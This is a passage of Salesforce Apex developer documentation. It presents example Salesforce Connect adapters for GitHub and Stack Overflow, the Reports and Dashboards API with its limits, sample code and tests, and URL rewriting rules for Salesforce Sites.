    public String getResponse(String url) {
        // Perform callouts for production (non-test) results.
        Http httpProtocol = new Http();
        HttpRequest request = new HttpRequest();
        request.setEndPoint(url);
        request.setMethod('GET');
        HttpResponse response = httpProtocol.send(request);
        return response.getBody();
    }
}
```

GitHubDataSourceProvider Class

```
/**
 *    Extends the DataSource.Provider base class to create a
 *    custom adapter for Salesforce Connect. The class informs
 *    Salesforce of the functional and authentication
 *    capabilities that are supported by or required to connect
 *    to an external system.
 **/
global class GitHubDataSourceProvider
        extends DataSource.Provider {

    /**
     *    For simplicity, this example declares that the external
     *    system doesn't require authentication by returning
     *    AuthenticationCapability.ANONYMOUS as the sole entry
     *    in the list of authentication capabilities.
     **/
    override global List<DataSource.AuthenticationCapability>
    getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
                new List<DataSource.AuthenticationCapability>();
        capabilities.add(
                DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }

    /**
     *    Declares the functional capabilities that the
     *    external system supports, in this case
     *    only SOQL queries.
     **/
    override global List<DataSource.Capability>
    getCapabilities() {
        List<DataSource.Capability> capabilities =
                new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        return capabilities;
    }
```

```
    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection getConnection(
            DataSource.ConnectionParams connectionParams) {
        return new GitHubDataSourceConnection(connectionParams);
    }
}
```

SEE ALSO:

Adding Remote Site Settings

Stack Overflow Custom Adapter for Salesforce Connect

This example illustrates how to support external lookup relationships and multiple tables. An external lookup relationship links a child standard, custom, or external object to a parent external object. Each table can become an external object in the Salesforce org.

For this example to work, create a custom field on the Contact standard object. Name the custom field "github_username" and select the `External ID` and `Unique` attributes.

StackOverflowDataSourceConnection Class

```
/**
 *   Defines the connection to Stack Exchange API v2.2 to support
 *   querying of Stack Overflow users (stackoverflowUser)
 *   and posts (stackoverflowPost).
 *   Extends the DataSource.Connection class to enable
 *   Salesforce to sync the external system's schema
 *   and to handle queries of the external data.
 **/
global class StackOverflowDataSourceConnection extends
        DataSource.Connection {
    private DataSource.ConnectionParams connectionInfo;

    /**
     *   Constructor for StackOverflowDataSourceConnection
     **/
    global StackOverflowDataSourceConnection(
            DataSource.ConnectionParams connectionInfo) {
        this.connectionInfo = connectionInfo;
    }

    /**
     *   Defines the schema for the external system.
     *   Called when the administrator clicks "Validate and Sync"
     *   in the user interface for the external data source.
     **/
    override global List<DataSource.Table> sync() {
        List<DataSource.Table> tables =
                new List<DataSource.Table>();

        // Defines columns for the table of Stack OverFlow posts
        List<DataSource.Column> postColumns =
```

```
            new List<DataSource.Column>();

        // Defines the external lookup field.
        postColumns.add(DataSource.Column.externalLookup(
            'owner_id', 'stackoverflowUser__x'));
        postColumns.add(DataSource.Column.text('title', 255));
        postColumns.add(DataSource.Column.text('view_count', 255));
        postColumns.add(DataSource.Column.text('question_id',255));
        postColumns.add(DataSource.Column.text('creation_date',255));
        postColumns.add(DataSource.Column.text('score',255));
        postColumns.add(DataSource.Column.url('link'));
        postColumns.add(DataSource.Column.url('DisplayUrl'));
        postColumns.add(DataSource.Column.text('ExternalId',255));

        tables.add(DataSource.Table.get('stackoverflowPost','title',
            postColumns));

        // Defines columns for the table of Stack OverFlow users
        List<DataSource.Column> userColumns =
            new List<DataSource.Column>();
        userColumns.add(DataSource.Column.text('user_id', 255));
        userColumns.add(DataSource.Column.text('display_name', 255));
        userColumns.add(DataSource.Column.text('location',255));
        userColumns.add(DataSource.Column.text('creation_date',255));
        userColumns.add(DataSource.Column.url('website_url',255));
        userColumns.add(DataSource.Column.text('reputation',255));
        userColumns.add(DataSource.Column.url('link'));
        userColumns.add(DataSource.Column.url('DisplayUrl'));
        userColumns.add(DataSource.Column.text('ExternalId',255));

        tables.add(DataSource.Table.get('stackoverflowUser',
                'Display_name', userColumns));

        return tables;
    }

    /**
     *   Called to query and get results from the external
     *   system for SOQL queries, list views, and detail pages
     *   for an external object that's associated with the
     *   external data source.
     *
     *   The QueryContext argument represents the query to run
     *   against a table in the external system.
     *
     *   Returns a list of rows as the query results.
     **/
    override global DataSource.TableResult query(
            DataSource.QueryContext context) {
        DataSource.Filter filter = context.tableSelection.filter;
        String url;

        // Sets the URL to query Stack Overflow posts
        if (context.tableSelection.tableSelected
```

```
.equals('stackoverflowPost')) {
            if (filter != null) {
                String thisColumnName = filter.columnName;
                if (thisColumnName != null &&
                        thisColumnName.equals('ExternalId'))
                    url = 'https://api.stackexchange.com/2.2/'
                            + 'questions/' + filter.columnValue
                            + '?order=desc&sort=activity'
                            + '&site=stackoverflow';
                else
                        url = 'https://api.stackexchange.com/2.2/'
                                + 'questions'
                                + '?order=desc&sort=activity'
                                + '&site=stackoverflow';
            } else {
                url = 'https://api.stackexchange.com/2.2/'
                        + 'questions'
                        + '?order=desc&sort=activity'
                        + '&site=stackoverflow';
            }
        // Sets the URL to query Stack Overflow users
        } else if (context.tableSelection.tableSelected
.equals('stackoverflowUser')) {
            if (filter != null) {
                String thisColumnName = filter.columnName;
                if (thisColumnName != null &&
                        thisColumnName.equals('ExternalId'))
                    url = 'https://api.stackexchange.com/2.2/'
                            + 'users/' + filter.columnValue
                            + '?order=desc&sort=reputation'
                            + '&site=stackoverflow';
                else
                    url = 'https://api.stackexchange.com/2.2/'
                            + 'users' +
'?order=desc&sort=reputation&site=stackoverflow';
            } else {
                url = 'https://api.stackexchange.com/2.2/'
                        + 'users' + '?order=desc&sort=reputation'
                        + '&site=stackoverflow';
            }
        }

        /**
         * Filters, sorts, and applies limit and offset clauses.
         **/
        List<Map<String, Object>> rows =
                DataSource.QueryUtils.process(context, getData(url));
        return DataSource.TableResult.get(true, null,
                context.tableSelection.tableSelected, rows);
    }

    /**
     *   Helper method to parse the data.
     *   The url argument is the URL of the external system.
```

```
 *    Returns a list of rows from the external system.
 **/
public List<Map<String, Object>> getData(String url) {
    String response = getResponse(url);

    List<Map<String, Object>> rows =
            new List<Map<String, Object>>();

    Map<String, Object> responseBodyMap = (Map<String, Object>)
            JSON.deserializeUntyped(response);

    /**
     *    Checks errors.
     **/
    Map<String, Object> error =
            (Map<String, Object>)responseBodyMap.get('error');
    if (error!=null) {
        List<Object> errorsList =
                (List<Object>)error.get('errors');
        Map<String, Object> errors =
                (Map<String, Object>)errorsList[0];
        String errorMessage = (String)errors.get('message');
        throw new
                DataSource.OAuthTokenExpiredException(errorMessage);
    }

    List<Object> fileItems=
        (List<Object>)responseBodyMap.get('items');
    if (fileItems != null) {
        for (Integer i=0; i < fileItems.size(); i++) {
            Map<String, Object> item =
                    (Map<String, Object>)fileItems[i];
            rows.add(createRow(item));
        }
    } else {
        rows.add(createRow(responseBodyMap));
    }

    return rows;
}

/**
 *    Helper method to populate the External ID and Display
 *    URL fields on external object records based on the 'id'
 *    value that's sent by the external system.
 *
 *    The Map<String, Object> item parameter maps to the data
 *    that represents a row.
 *
 *    Returns an updated map with the External ID and
 *    Display URL values.
 **/
public Map<String, Object> createRow(
        Map<String, Object> item) {
```

```
        Map<String, Object> row = new Map<String, Object>();
        for ( String key : item.keySet() ) {
            if (key.equals('question_id') || key.equals('user_id')) {
                row.put('ExternalId', item.get(key));
            } else if (key.equals('link')) {
                row.put('DisplayUrl', item.get(key));
            } else if (key.equals('owner')) {
                Map<String, Object> ownerMap =
                (Map<String, Object>)item.get(key);
                row.put('owner_id', ownerMap.get('user_id'));
            }

            row.put(key, item.get(key));
        }
        return row;
    }

    /**
     *   Helper method to make the HTTP GET call.
     *   The url argument is the URL of the external system.
     *   Returns the response from the external system.
     **/
    public String getResponse(String url) {
        // Perform callouts for production (non-test) results.
        Http httpProtocol = new Http();
        HttpRequest request = new HttpRequest();
        request.setEndPoint(url);
        request.setMethod('GET');
        HttpResponse response = httpProtocol.send(request);
        return response.getBody();
    }
}
```

StackOverflowPostDataSourceProvider Class

```
/**
 *   Extends the DataSource.Provider base class to create a
 *   custom adapter for Salesforce Connect. The class informs
 *   Salesforce of the functional and authentication
 *   capabilities that are supported by or required to connect
 *   to an external system.
 **/
global class StackOverflowPostDataSourceProvider
        extends DataSource.Provider {

    /**
     *   For simplicity, this example declares that the external
     *   system doesn't require authentication by returning
     *   AuthenticationCapability.ANONYMOUS as the sole entry
     *   in the list of authentication capabilities.
     **/
    override global List<DataSource.AuthenticationCapability>
    getAuthenticationCapabilities() {
        List<DataSource.AuthenticationCapability> capabilities =
```

```
                new List<DataSource.AuthenticationCapability>();
        capabilities.add(
                DataSource.AuthenticationCapability.ANONYMOUS);
        return capabilities;
    }

    /**
     *   Declares the functional capabilities that the
     *   external system supports, in this case
     *   only SOQL queries.
     **/
    override global List<DataSource.Capability>
    getCapabilities() {
        List<DataSource.Capability> capabilities =
                new List<DataSource.Capability>();
        capabilities.add(DataSource.Capability.ROW_QUERY);
        return capabilities;
    }

    /**
     *   Declares the associated DataSource.Connection class.
     **/
    override global DataSource.Connection getConnection(
            DataSource.ConnectionParams connectionParams) {
        return new
            StackOverflowDataSourceConnection(connectionParams);
    }
}
```

Salesforce Reports and Dashboards API via Apex

The Salesforce Reports and Dashboards API via Apex gives you programmatic access to your report data as defined in the report builder.

The API enables you to integrate report data into any web or mobile application, inside or outside the Salesforce platform. For example, you might use the API to trigger a Chatter post with a snapshot of top-performing reps each quarter.

The Salesforce Reports and Dashboards API via Apex revolutionizes the way that you access and visualize your data. You can:

- Integrate report data into custom objects.
- Integrate report data into rich visualizations to animate the data.
- Build custom dashboards.
- Automate reporting tasks.

At a high level, the API resources enable you to query and filter report data. You can:

- Run tabular, summary, or matrix reports synchronously or asynchronously.
- Filter for specific data on the fly.
- Query report data and metadata.

IN THIS SECTION:

Requirements and Limitations
The Salesforce Reports and Dashboards API via Apex is available for organizations that have API enabled.

501

Run Reports

You can run a report synchronously or asynchronously through the Salesforce Reports and Dashboards API via Apex.

List Asynchronous Runs of a Report

You can retrieve up to 2,000 instances of a report that you ran asynchronously.

Get Report Metadata

You can retrieve report metadata to get information about a report and its report type.

Get Report Data

You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

Filter Reports

To get specific results on the fly, you can filter reports through the API.

Decode the Fact Map

The fact map contains the summary and record-level data values for a report.

Test Reports

Like all Apex code, Salesforce Reports and Dashboards API via Apex code requires test coverage.

SEE ALSO:

Apex Reference Guide: Reports Namespace

Requirements and Limitations

The Salesforce Reports and Dashboards API via Apex is available for organizations that have API enabled.

The following restrictions apply to the Reports and Dashboards API via Apex, in addition to general API limits.

- Cross filters, standard report filters, and filtering by row limit are unavailable when filtering data.
- Historical tracking reports are only supported for matrix reports.
- Subscriptions aren't supported for historical tracking reports.
- The API can process only reports that contain up to 100 fields selected as columns.
- A list of up to 200 recently viewed reports can be returned.
- Your org can request up to 500 synchronous report runs per hour.
- The API supports up to 20 synchronous report run requests at a time.
- A list of up to 2,000 instances of a report that was run asynchronously can be returned.
- The API supports up to 200 requests at a time to get results of asynchronous report runs.
- Your organization can request up to 1,200 asynchronous requests per hour.
- Asynchronous report run results are available within a 24-hour rolling period.
- The API returns up to the first 2,000 report rows. You can narrow results using filters.
- You can add up to 20 custom field filters when you run a report.
- If a report is run on a standard or custom object as an automated process user from an Apex test class, only the required custom fields are returned. Non-required custom fields aren't shown in the results.
- – Your org can request up to 200 dashboard refreshes per hour.
  - Your org can request results for up to 5,000 dashboards per hour.

In addition, the following restrictions apply to the Reports and Dashboards API via Apex.

- Asynchronous report calls are not allowed in batch Apex.

- Report calls are not allowed in Apex triggers.

- There is no Apex method to list recently run reports.

- The number of report rows processed during a synchronous report run count towards the governor limit that restricts the total number of rows retrieved by SOQL queries to 50,000 rows per transaction. This limit is not imposed when reports are run asynchronously.

- In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.

- In Apex tests, asynchronous report runs will execute only after the test is stopped using the `Test.stopTest` method.

> **Note:** All limits that apply to reports created in the report builder also apply to the API. For more information, see "Analytics Limits" in the Salesforce online help.

Run Reports

You can run a report synchronously or asynchronously through the Salesforce Reports and Dashboards API via Apex.

Reports can be run with or without details and can be filtered by setting report metadata. When you run a report, the API returns data for the same number of records that are available when the report is run in the Salesforce user interface.

Run a report synchronously if you expect it to finish running quickly. Otherwise, we recommend that you run reports through the Salesforce API asynchronously for these reasons:

- Long-running reports have a lower risk of reaching the timeout limit when they are run asynchronously.

- The two-minute overall Salesforce API timeout limit doesn't apply to asynchronous runs.

- The Salesforce Reports and Dashboards API via Apex can handle a higher number of asynchronous run requests at a time.

- Because the results of an asynchronously run report are stored for a 24-hour rolling period, they're available for recurring access.

> **Example: Run a Report Synchronously**
>
> To run a report synchronously, use one of the `ReportManager.runReport()` methods. For example:
>
> ```
> // Get the report ID
> List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
>     DeveloperName = 'Closed_Sales_This_Quarter'];
> String reportId = (String)reportList.get(0).get('Id');
>
> // Run the report
> Reports.ReportResults results = Reports.ReportManager.runReport(reportId, true);
> System.debug('Synchronous results: ' + results);
> ```

> **Example: Run a Report Asynchronously**
>
> To run a report asynchronously, use one of the `ReportManager.runAsyncReport()` methods. For example:
>
> ```
> // Get the report ID
> List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
>     DeveloperName = 'Closed_Sales_This_Quarter'];
> String reportId = (String)reportList.get(0).get('Id');
>
> // Run the report
> Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
> System.debug('Asynchronous instance: ' + instance);
> ```

List Asynchronous Runs of a Report

You can retrieve up to 2,000 instances of a report that you ran asynchronously.

The instance list is sorted by the date and time when the report was run. Report results are stored for a rolling 24-hour period. During this time, based on your user access level, you can access results for each instance of the report that was run.

👁 Example: You can get the instance list by calling the `ReportManager.getReportInstances` method. For example:

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report asynchronously
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('List of asynchronous runs: ' +
    Reports.ReportManager.getReportInstances(reportId));
```

Get Report Metadata

You can retrieve report metadata to get information about a report and its report type.

Metadata includes information about fields that are used in the report for filters, groupings, detailed data, and summaries. You can use the metadata to do several things:

- Find out what fields and values you can filter on in the report type.
- Build custom chart visualizations by using the metadata information on fields, groupings, detailed data, and summaries.
- Change filters in the report metadata when you run a report.

Use the `ReportResults.getReportMetadata` method to retrieve report metadata. You can then use the "get" methods on the `ReportMetadata` class to access metadata values.

👁 Example: The following example retrieves metadata for a report.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report
Reports.ReportResults results = Reports.ReportManager.runReport(reportId);

// Get the report metadata
Reports.ReportMetadata rm = results.getReportMetadata();
System.debug('Name: ' + rm.getName());
System.debug('ID: ' + rm.getId());
System.debug('Currency code: ' + rm.getCurrencyCode());
System.debug('Developer name: ' + rm.getDeveloperName());

// Get grouping info for first grouping
Reports.GroupingInfo gInfo = rm.getGroupingsDown()[0];
System.debug('Grouping name: ' + gInfo.getName());
System.debug('Grouping sort order: ' + gInfo.getSortOrder());
System.debug('Grouping date granularity: ' + gInfo.getDateGranularity());
```

```
// Get aggregates
System.debug('First aggregate: ' + rm.getAggregates()[0]);
System.debug('Second aggregate: ' + rm.getAggregates()[1]);

// Get detail columns
System.debug('Detail columns: ' + rm.getDetailColumns());

// Get report format
System.debug('Report format: ' + rm.getReportFormat());
```

Get Report Data

You can use the `ReportResults` class to get the fact map, which contains data that's associated with a report.

👁 **Example:** To access data values of the fact map, you can map grouping value keys to the corresponding fact map keys. In the following example, imagine that you have an opportunity report that's grouped by close month, and you've summarized the amount field. To get the value for the summary amount for the first grouping in the report:

1. Get the first down-grouping in the report by using the `ReportResults.getGroupingsDown` method and accessing the first `GroupingValue` object.

2. Get the grouping key value from the `GroupingValue` object by using the `getKey` method.

3. Construct a fact map key by appending `'!T'` to this key value. The resulting fact map key represents the summary value for the first down-grouping.

4. Get the fact map from the report results by using the fact map key.

5. Get the first summary amount value by using the `ReportFact.getAggregates` method and accessing the first `SummaryValue` object.

6. Get the field value from the first data cell of the first row of the report by using the `ReportFactWithDetails.getRows` method.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report synchronously
Reports.reportResults results = Reports.ReportManager.runReport(reportId, true);

// Get the first down-grouping in the report
Reports.Dimension dim = results.getGroupingsDown();
Reports.GroupingValue groupingVal = dim.getGroupings()[0];
System.debug('Key: ' + groupingVal.getKey());
System.debug('Label: ' + groupingVal.getLabel());
System.debug('Value: ' + groupingVal.getValue());

// Construct a fact map key, using the grouping key value
String factMapKey = groupingVal.getKey() + '!T';

// Get the fact map from the report results
Reports.ReportFactWithDetails factDetails =
    (Reports.ReportFactWithDetails)results.getFactMap().get(factMapKey);
```

```
// Get the first summary amount from the fact map
Reports.SummaryValue sumVal = factDetails.getAggregates()[0];
System.debug('Summary Value: ' + sumVal.getLabel());

// Get the field value from the first data cell of the first row of the report
Reports.ReportDetailRow detailRow = factDetails.getRows()[0];
System.debug(detailRow.getDataCells()[0].getLabel());
```

Filter Reports

To get specific results on the fly, you can filter reports through the API.

Changes to filters that are made through the API don't affect the source report definition. Using the API, you can filter with up to 20 custom field filters and add filter logic (such as AND and OR). But standard filters (such as range), filtering by row limit, and cross filters are unavailable.

Before you filter a report, it's helpful to check the following filter values in the metadata.

- The `ReportTypeColumn.getFilterable` method tells you whether a field can be filtered.

- The `ReportTypeColumn.filterValues` method returns all filter values for a field.

- The `ReportManager.dataTypeFilterOperatorMap` method lists the field data types that you can use to filter the report.

- The `ReportMetadata.getReportFilters` method lists all filters that exist in the report.

You can filter reports during synchronous or asynchronous report runs.

👁 **Example:** To filter a report, set filter values in the report metadata and then run the report. The following example retrieves the report metadata, overrides the filter value, and runs the report. The example:

1. Retrieves the report filter object from the metadata by using the `ReportMetadata.getReportFilters` method.

2. Sets the value in the filter to a specific date by using the `ReportFilter.setValue` method and runs the report.

3. Overrides the filter value to a different date and runs the report again.

The output for the example shows the differing grand total values, based on the date filter that was applied.

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Get the report metadata
Reports.ReportDescribeResult describe = Reports.ReportManager.describeReport(reportId);
Reports.ReportMetadata reportMd = describe.getReportMetadata();

// Override filter and run report
Reports.ReportFilter filter = reportMd.getReportFilters()[0];
filter.setValue('2013-11-01');
Reports.ReportResults results = Reports.ReportManager.runReport(reportId, reportMd);
Reports.ReportFactWithSummaries factSum =
    (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for November: ' + factSum.getAggregates()[0].getLabel());

// Override filter and run report
filter = reportMd.getReportFilters()[0];
```

```
filter.setValue('2013-10-01');
results = Reports.ReportManager.runReport(reportId, reportMd);
factSum = (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');
System.debug('Value for October: ' + factSum.getAggregates()[0].getLabel());
```

Decode the Fact Map

The fact map contains the summary and record-level data values for a report.

Depending on how you run a report, the fact map in the report results can contain values for only summary or both summary and detailed data. The fact map values are expressed as keys, which you can programmatically use to visualize the report data. Fact map keys provide an index into each section of a fact map, from which you can access summary and detailed data.

The pattern for the fact map keys varies by report format as shown in this table.

Report format	Fact map key pattern
Tabular	`T!T`: The grand total of a report. Both record data values and the grand total are represented by this key.
Summary	**<First level row grouping_second level row grouping_third level row grouping>**`!T`: T refers to the row grand total.
Matrix	**<First level row grouping_second level row grouping>!<First level column grouping_second level column grouping>**.

Each item in a row or column grouping is numbered starting with `0`. Here are some examples of fact map keys:

Fact Map Key	Description
`0!T`	The first item in the first-level grouping.
`1!T`	The second item in the first-level grouping.
`0_0!T`	The first item in the first-level grouping and the first item in the second-level grouping.
`0_1!T`	The first item in the first-level grouping and the second item in the second-level grouping.

Let's look at examples of how fact map keys represent data as it appears in a Salesforce tabular, summary, or matrix report.

Tabular Report Fact Map

Here's an example of an opportunities report in tabular format. Since tabular reports don't have groupings, all of the record level data and summaries are expressed by the `T!T` key, which refers to the grand total.

Summary Report Fact Map

This example shows how the values in a summary report are represented in the fact map.

Fact Map Key	Description
0!T	Summary for the value of opportunities in the Prospecting stage.
1_0!T	Summary of the probabilities for the Manufacturing opportunities in the Needs Analysis stage.

Matrix Report Fact Map

Here's an example of some fact map keys for data in a matrix opportunities report with a couple of row and column groupings.

Fact Map Key	Description
0!0	Total opportunity amount in the Prospecting stage in Q4 2010.
0_0!0_0	Total opportunity amount in the Prospecting stage in the Manufacturing sector in October 2010.
2_1!1_1	Total value of opportunities in the Value Proposition stage in the Technology sector in February 2011.
T!T	Grand total summary for the report.

Test Reports

Like all Apex code, Salesforce Reports and Dashboards API via Apex code requires test coverage.

The Reporting Apex methods don't run in system mode, they run in the context of the current user (also called the *context user* or the *logged-in* user). The methods have access to whatever the current user has access to.

In Apex tests, report runs always ignore the `SeeAllData` annotation, regardless of whether the annotation is set to `true` or `false`. This means that report results will include pre-existing data that the test didn't create. There is no way to disable the `SeeAllData` annotation for a report execution. To limit results, use a filter on the report.

◉ Example: **Create a Reports Test Class**

The following example tests asynchronous and synchronous reports. Each method:

- Creates a new Opportunity object and uses it to set a filter on the report.
- Runs the report.
- Calls assertions to validate the data.

✎ Note: In Apex tests, asynchronous reports execute only after the test is stopped using the `Test.stopTest` method.

```
@isTest
public class ReportsInApexTest{

    @isTest(SeeAllData='true')
    public static void testAsyncReportWithTestData() {

      List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
          DeveloperName = 'Closed_Sales_This_Quarter'];
```

```apex
        String reportId = (String)reportList.get(0).get('Id');

        // Create an Opportunity object.
        Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
            Probability = 95, CloseDate=system.today());
        insert opp;

        Reports.ReportMetadata reportMetadata =
            Reports.ReportManager.describeReport(reportId).getReportMetadata();

        // Add a filter.
        List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
        Reports.ReportFilter newFilter = new Reports.ReportFilter();
        newFilter.setColumn('OPPORTUNITY_NAME');
        newFilter.setOperator('equals');
        newFilter.setValue('ApexTestOpp');
        filters.add(newFilter);
        reportMetadata.setReportFilters(filters);

        Test.startTest();

        Reports.ReportInstance instanceObj =
            Reports.ReportManager.runAsyncReport(reportId,reportMetadata,false);
        String instanceId = instanceObj.getId();

        // Report instance is not available yet.
        Test.stopTest();
        // After the stopTest method, the report has finished executing
        // and the instance is available.

        instanceObj = Reports.ReportManager.getReportInstance(instanceId);
        System.assertEquals(instanceObj.getStatus(),'Success');
        Reports.ReportResults result = instanceObj.getReportResults();
     Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

        System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
    }

    @isTest(SeeAllData='true')
    public static void testSyncReportWithTestData() {

        // Create an Opportunity Object.
        Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
            Probability = 95, CloseDate=system.today());
        insert opp;

        List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
            DeveloperName = 'Closed_Sales_This_Quarter'];
        String reportId = (String)reportList.get(0).get('Id');

        Reports.ReportMetadata reportMetadata =
            Reports.ReportManager.describeReport(reportId).getReportMetadata();

        // Add a filter.
```

```
        List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
        Reports.ReportFilter newFilter = new Reports.ReportFilter();
        newFilter.setColumn('OPPORTUNITY_NAME');
        newFilter.setOperator('equals');
        newFilter.setValue('ApexTestOpp');
        filters.add(newFilter);
        reportMetadata.setReportFilters(filters);

        Reports.ReportResults result =
            Reports.ReportManager.runReport(reportId,reportMetadata,false);
     Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');

        System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
    }
}
```

Salesforce Sites

Salesforce Sites lets you build custom pages and Web applications by inheriting Lightning Platform capabilities including analytics, workflow and approvals, and programmable logic.

You can manage your Salesforce sites in Apex using the methods of the `Site` and `Cookie` classes.

IN THIS SECTION:

Rewrite URLs for Salesforce Sites

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

SEE ALSO:

Apex Reference Guide: Site Class

Rewrite URLs for Salesforce Sites

Sites provides built-in logic that helps you display user-friendly URLs and links to site visitors. Create rules to rewrite URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages. URL rewriting not only makes URLs more descriptive and intuitive for users, it allows search engines to better index your site pages.

For example, let's say that you have a blog site. Without URL rewriting, a blog entry's URL might look like this: `https://myblog.my.salesforce-sites.com/posts?id=003D000000Q0PcN`

With URL rewriting, your users can access blog posts by date and title, say, instead of by record ID. The URL for one of your New Year's Eve posts might be: `https://myblog.my.salesforce-sites.com/posts/2019/12/31/auld-lang-syne`

You can also rewrite URLs for links shown within a site page. If your New Year's Eve post contained a link to your Valentine's Day post, the link URL might show: `https://myblog.my.salesforce-sites.com/posts/2019/02/14/last-minute-roses`

To rewrite URLs for a site, create an Apex class that maps the original URLs to user-friendly URLs, and then add the Apex class to your site.

To learn about the methods in the `Site.UrlRewriter` `interface`, see UrlRewriter Interface.

Creating the Apex Class

The Apex class that you create must implement the provided interface `Site.UrlRewriter`. In general, it must have the following form:

```
global class yourClass implements Site.UrlRewriter {
    global PageReference mapRequestUrl(PageReference
            yourFriendlyUrl)
    global PageReference[] generateUrlFor(PageReference[]
            yourSalesforceUrls);
}
```

Consider the following restrictions and recommendations as you create your Apex class:

Class and Methods Must Be Global

The Apex class and methods must all be `global`.

Class Must Include Both Methods

The Apex class must implement both the `mapRequestUrl` and `generateUrlFor` methods. If you don't want to use one of the methods, simply have it return `null`.

Rewriting Only Works for Visualforce Site Pages

Incoming URL requests can only be mapped to Visualforce pages associated with your site. You can't map to standard pages, images, or other entities.

To rewrite URLs for links on your site's pages, use the `!URLFOR` function with the `$Page` merge variable. For example, the following links to a Visualforce page named myPage:

```
<apex:outputLink value="{!URLFOR($Page.myPage)}"></apex:outputLink>
```

> 📝 **Note:** Visualforce `<apex:form>` elements with `forceSSL="true"` aren't affected by the `urlRewriter`.

See the "Functions" appendix of the *Visualforce Developer's Guide*.

Encoded URLs

The URLs you get from using the `Site.urlRewriter` interface are encoded. If you need to access the unencoded values of your URL, use the `urlDecode` method of the EncodingUtil Class.

Restricted Characters

User-friendly URLs must be distinct from Salesforce URLs. URLs with a 3-character entity prefix or a 15- or 18-character ID aren't rewritten.

You can't use periods in your user-friendly or rewritten URLs, except for the `.well-known` path component, which can't be used at the end of a URL.

Restricted Strings

You can't use the following reserved strings as the first path component after a site's base URL in either a user-friendly URL or a rewritten URL. Some examples of the first past component after a site's base URL are baseURL in https://*MyDomainName*.my.salesforce-sites.com/baseURL, https://*MyDomainName*.my.salesforce-sites.com/pathPrefix/baseURL, https://custom-domain/pathPrefix/baseURL, and https://*MyDomainName*.my.salesforce-sites.com/pathPrefix/baseURL/another/path.

- `apexcomponent`
- `apexpages`
- `aura`
- `chatter`

- `chatteranswers`
- `chatterservice`
- `cometd`
- `ex`
- `faces`
- `flash`
- `flex`
- `google`
- `home`
- `id`
- `ideas`
- `idp`
- `images`
- `img`
- `javascript`
- `js`
- `knowledge`
- `lightning`
- `login`
- `m`
- `mobile`
- `ncsphoto`
- `nui`
- `push`
- `resource`
- `saml`
- `sccommunities`
- `search`
- `secur`
- `services`
- `servlet`
- `setup`
- `sfc`
- `sfdc`
- `sfdc_ns`
- `sfsites`
- `site`
- `style`
- `vote`
- `WEB-INF`

- `widg`

You can't use the following reserved strings at the end of a rewritten URL path:

- /aura
- /auraFW
- /auraResource
- /AuraJLoggingRPCService
- /AuraJLVRPCService
- /AuraJRPCService
- /dbcthumbnail
- /HelpAndTrainingDoor
- /htmldbcthumbnail
- /l
- /m
- /mobile

Relative Paths Only

The PageReference.getUrl() method only returns the part of the URL immediately following the host name or site prefix (if any). For example, if your URL is `https://mycompany.my.salesforce-sites.com/sales/MyPage?id=12345`, where "sales" is the site prefix, only `/MyPage?id=12345` is returned.

You can't rewrite the domain or site prefix.

Unique Paths Only

You can't map a URL to a directory that has the same name as your site prefix. For example, if your site URL is `https://acme.my.salesforce-sites.com/help`, where "help" is the site prefix, you can't point the URL to `help/page`. The resulting path, `https://acme.my.salesforce-sites.com/help/help/page`, would be returned instead as `https://acme.my.salesforce-sites.com/help/page`.

Query in Bulk

For better performance with page generation, perform tasks in bulk rather than one at a time for the `generateUrlFor` method.

Enforce Field Uniqueness

Make sure the fields you choose for rewriting URLs are unique. Using unique or indexed fields in SOQL for your queries may improve performance.

Adding URL Rewriting to a Site

Once you've created the URL rewriting Apex class, follow these steps to add it to your site:

1. From Setup, enter `Sites` in the `Quick Find` box, then select **Sites**.

2. Click **New** or click **Edit** for an existing site.

3. On the Site Edit page, choose an Apex class for `URL Rewriter Class`.

4. Click **Save**.

📝 Note: If you have URL rewriting enabled on your site, all PageReferences are passed through the URL rewriter. PageReferences with `redirect` set to `true` and a `redirectCode` other than 0 return redirected URLs instead of rewritten URLs.

Code Example

